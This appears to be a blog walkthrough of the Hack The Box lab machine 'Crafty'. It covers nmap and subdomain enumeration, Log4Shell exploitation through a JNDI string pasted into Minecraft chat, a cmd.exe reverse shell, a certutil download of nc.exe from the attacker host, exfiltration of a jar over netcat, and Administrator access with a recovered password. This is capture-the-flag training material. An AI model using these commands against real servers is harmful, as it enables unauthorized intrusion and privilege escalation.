
HTB - Crafty
Crafty - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
HTB - Crafty#
- NMAP
nmap 10.129.18.108 -Pn -p- -vv


- Add crafty.htb to /etc/hosts

- Subdomain enumeration:
wfuzz -u crafty.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.crafty.htb" --hl 1
- Download a Minecraft player - Tslauncher
- Run the .jar file and enter any username and choose the version
- Then install and enter game

- Add server

Join server
Here is a POC log4j-shell for this version https://github.com/kozmer/log4j-shell-poc
CVE-2021-44228 - Log4j - MINECRAFT VULNERABLE! (and SO MUCH MORE)
https://github.com/pentesterland/Log4Shell
- Clone the directory and cd into it
git clone https://github.com/kozmer/log4j-shell-poc
- Download jdk1.8 - and rename the folder to jdk1.8.0_20:
wget https://repo.huaweicloud.com/java/jdk/8u181-b13/jdk-8u181-linux-x64.tar.gz

- Set up listener:

- Run python script:

- Copy the string to send:

${jndi:ldap://10.10.14.38:1389/a}
- In the TSlauncher app - Press T to open the chat box Paste in the code
- We can see the GET requests from the webserver

But no shell
Looking at the code:

This is for a Linux server
- We need to change the payload for a Windows reverse shell:

Replace /bin/sh with cmd.exe - The IP and Port forwarding happens in the Java code itself
Repeat the steps:
- Set up listener
- Run the python poc.py
- Copy the command
- Paste into minecraft chat
Shell


dir /Q /A


- Found a .jar file

We can't read it here so we need to transfer it to Kali
Set up Python server
Copy nc.exe over to the target:
certutil.exe -urlcache -f http://10.10.14.38:8082/nc.exe c:\Users\svc_minecraft\Documents\nc.exe

- Using nc we can send and receive:
- On Kali:
nc -lnvp 4444 > playercounter-1.0-SNAPSHOT.jar
- On Windows:
c:\Users\svc_minecraft\Documents\nc.exe 10.10.14.38 4444 < playercounter-1.0-SNAPSHOT.jar
- Ctrl+C on Kali to stop the connection

- Reading the Java archive file:
jar tf <file.jar>:
- Extract with:
jar xf <file.jar>That didn't extract anything useful and not all the files were there, as seen above
Open the .jar file with a Java Decompiler JD-GUI:

We find a potential password
Open Powershell and enter the following to open a new Powershell session as Admin:
$User = "Administrator"
$Password = ConvertTo-SecureString "<Password>" -AsPlainText -Force
$Credential = New-Object System.Management.Automation.PSCredential($User, $Password)
Start-Process cmd.exe -Credential $Credential

Related articles
HTB - Analysis
Analysis - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
- gobuster
- impacket
- ldap
- linux
- nmap
HTB - Office
Office - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
- bloodhound
- gobuster
- hashcat
- impacket
- kerberos
HTB - Sniper
Sniper - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
- ftp
- impacket
- linux
- nmap
- powershell